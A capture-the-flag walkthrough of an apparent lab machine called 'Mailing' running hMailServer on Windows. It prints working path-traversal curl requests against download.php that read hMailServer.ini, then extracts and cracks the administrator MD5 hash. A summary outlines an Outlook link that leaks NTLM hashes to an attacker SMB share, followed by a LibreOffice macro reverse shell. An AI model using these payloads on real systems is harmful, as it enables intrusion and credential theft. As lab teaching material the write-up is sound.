Mailing
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Port80serves adownload.php?file=vulnerable to LFI / path traversal with Windows backslashes. With it we readhMailServer.iniand two hashes fall out; the first cracks tohomenetworkingadministrator(the hMailServeradministratoraccount). The mail server is hMailServer 5.6.8 and the target client is Outlook, so we stage CVE-2024-21413 (Moniker Link): an email fromadministratortomayawith afile://link to an attacker SMB makes Outlook leakmaya's NetNTLMv2, which john cracks tom4y4ngs4ri. That credential opens WinRM (mayais in Remote Management Users). To escalate, there's a LibreOffice 7.4.0.1 vulnerable to CVE-2023-2255: we craft a macro.odt, upload it to theImportant Documentsshare (whichlocaladminopens periodically) and the macro runs a reverse shell as localadmin.
Recon
Ping
We start with a ping to confirm the host is up and check the TTL, which hints at the OS (≈64 Linux, ≈128 Windows).
ping -c 1 10.10.11.14
64 bytes from 10.10.11.14: icmp_seq=1 ttl=127 time=105 msTTL 127 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 127 = 128−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
A SYN scan over all ports reveals the classic Windows block plus a full mail stack:

PORT      STATE SERVICE       REASON
25/tcp    open  smtp          syn-ack ttl 127
80/tcp    open  http          syn-ack ttl 127
110/tcp   open  pop3          syn-ack ttl 127
135/tcp   open  msrpc         syn-ack ttl 127
139/tcp   open  netbios-ssn   syn-ack ttl 127
143/tcp   open  imap          syn-ack ttl 127
445/tcp   open  microsoft-ds  syn-ack ttl 127
465/tcp   open  smtps         syn-ack ttl 127
587/tcp   open  submission    syn-ack ttl 127
993/tcp   open  imaps         syn-ack ttl 127
5040/tcp  open  unknown       syn-ack ttl 127
7680/tcp  open  pando-pub     syn-ack ttl 127
49664-49668/tcp open msrpc    syn-ack ttl 127
50009/tcp open  unknown       syn-ack ttl 127
To avoid copying that list by hand, extractPorts reads the scan file and leaves the IP and the comma-separated ports on the clipboard:
extractPorts scan
Extracting information ...

    IP Address: 10.10.11.14
    Open ports: 25,80,110,135,139,143,445,465,587,993,5040,7680,49664,49665,49666,49667,49668,50009

Ports copied to clipboard
The targeted -sCV names everything: HTTP redirects to mailing.htb (added to /etc/hosts) and the mail ports are served by hMailServer:

25/tcp   open  smtp     hMailServer smtpd
80/tcp   open  http     Microsoft IIS httpd 10.0
|_http-title: Did not follow redirect to http://mailing.htb
110/tcp  open  pop3     hMailServer pop3d
143/tcp  open  imap     hMailServer imapd
465/tcp  open  ssl/smtp hMailServer smtpd
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU/countryName=EU
587/tcp  open  smtp     hMailServer smtpd
993/tcp  open  ssl/imap hMailServer imapd
Service Info: Host: mailing.htb; OS: Windows
Two leads set the course: hMailServer (an open-source Windows mail server) and the domain mailing.htb.
The http-title never gets read because nmap warns it didn't follow the redirect: the server sends us to http://mailing.htb, a name our resolver doesn't know. Without that name there's no web to enumerate, so the first move is adding it to /etc/hosts:
sudo nano /etc/hosts
cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
<SNIP>
10.10.11.14     mailing.htb
TCP 80 - Web enumeration
With the name resolving, whatweb lays down the first layer of technologies:
whatweb http://mailing.htb
http://mailing.htb [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/10.0],
IP[10.10.11.14], Microsoft-IIS[10.0], PHP[8.3.3], Title[Mailing], X-Powered-By[PHP/8.3.3, ASP.NET]

The combination is odd and worth pausing on: IIS serving PHP. X-Powered-By lists both headers at once (PHP/8.3.3 and ASP.NET), that is, a Microsoft server with a PHP interpreter bolted on. That rules out the usual ASP.NET paths and tells us which extension to fuzz.
Wappalyzer confirms the same from the browser, and the home page bills itself as "the ultimate mail server" with a "Powered by hMailServer" in the footer, matching what nmap said on the mail ports:

The home page source hides the interesting bit: a link to download.php with a file parameter, a clear LFI candidate:
A dirsearch sweep confirms download.php among the served routes:

dirsearch -u http://mailing.htb --exclude-status=403,404,301Taking whatweb's hint, a second sweep with gobuster and -x php covers what an extension-less wordlist would miss:
gobuster dir -u http://mailing.htb \
  -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt \
  -t 100 -b 404,301 -x php
/download.php         (Status: 200) [Size: 31]
/index.php            (Status: 200) [Size: 4681]
/Download.php         (Status: 200) [Size: 31]
/DOWNLOAD.php         (Status: 200) [Size: 31]
/*checkout*           (Status: 400) [Size: 3710]
/http%3A%2F%2Fwww     (Status: 400) [Size: 3710]
Two readings there. First, download.php returns 200 with only 31 bytes: with no parameter it prints nothing useful, barely an error message, consistent with a script expecting a file=. Second, the flood of 400s on wordlist entries containing %3A or * is noise from the wordlist itself, not real routes; recognising it saves chasing ghosts.


The home page also shows three possible usernames worth noting, and a button that downloads (via download.php) a PDF guide:
The PDF is a guide to connect a Windows mail client to the hMailServer on mailing.htb. One detail stands out: it asks you to send a test email to user maya. That detail will matter later.
Auth as administrator (hMailServer)
LFI in download.php
download.php?file= doesn't sanitise the path and accepts ..\ (the Windows separator), so it's a direct path traversal. We confirm it reading the system hosts:
curl 'http://mailing.htb/download.php?file=..\..\..\..\..\..\Windows\System32\drivers\etc\hosts'
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
<SNIP>
127.0.0.1       mailing.htb
A traversal is only worth the list of files you know how to ask for, so the next step isn't a command but hMailServer's documentation: where does it keep its config. The quick answer from the official docs is C:\Program Files\hMailServer, but a thread on the product's own forum gives the right one, the 32-bit path:

That nuance matters. hMailServer ships as a 32-bit application, so on a 64-bit Windows it lands in Program Files (x86), not Program Files. Asking for the path the docs advertise returns nothing and gives the false impression that the LFI is limited:
curl 'http://mailing.htb/download.php?file=..\..\..\..\..\..\program+files+(x86)\hMailServer\Bin\hMailServer.ini'
[Directories]
ProgramFolder=C:\Program Files (x86)\hMailServer
DatabaseFolder=C:\Program Files (x86)\hMailServer\Database
DataFolder=C:\Program Files (x86)\hMailServer\Data
LogFolder=C:\Program Files (x86)\hMailServer\Logs
TempFolder=C:\Program Files (x86)\hMailServer\Temp
EventFolder=C:\Program Files (x86)\hMailServer\Events
[GUILanguages]
ValidLanguages=english,swedish
[Security]
AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7
[Database]
Type=MSSQLCE
Username=
Password=0a9f8ad8bf896b501dde74f08efd7e4c
PasswordEncryption=1
Port=0
Server=
Database=hMailServer
Internal=1
It's worth separating the two hashes because they are not the same thing. The [Security] one is the hMailServer administrator password, the one a person types into the panel. The [Database] one belongs to the internal database: Type=MSSQLCE with Internal=1 means hMailServer ships its own embedded SQL Server Compact, and the empty Username= confirms nobody authenticates there by hand. That second password is generated by the installer, so it's a terrible dictionary candidate, which foreshadows what happens when we try to crack it.
Filtering for pass yields both:
curl 'http://mailing.htb/download.php?file=..\..\..\..\..\..\program+files+(x86)\hMailServer\Bin\hMailServer.ini' \
  | grep -i pass | head -n 2 | awk -F '=' '{print $2}'
841bb5acfa6779ae432fd7a4e6600ba7
0a9f8ad8bf896b501dde74f08efd7e4c
Crack the hash
Both are 32 hexadecimal characters, the MD5 signature, and hMailServer stores them unsalted. With no salt, the same text always produces the same hash on every install in the world, which is exactly the condition that makes rainbow tables viable: someone already computed that dictionary and we just look it up. The first one falls immediately:

1 hashes were checked: 1 found 0 not found
841bb5acfa6779ae432fd7a4e6600ba7   homenetworkingadministrator
The second one, the database password, isn't in any list:
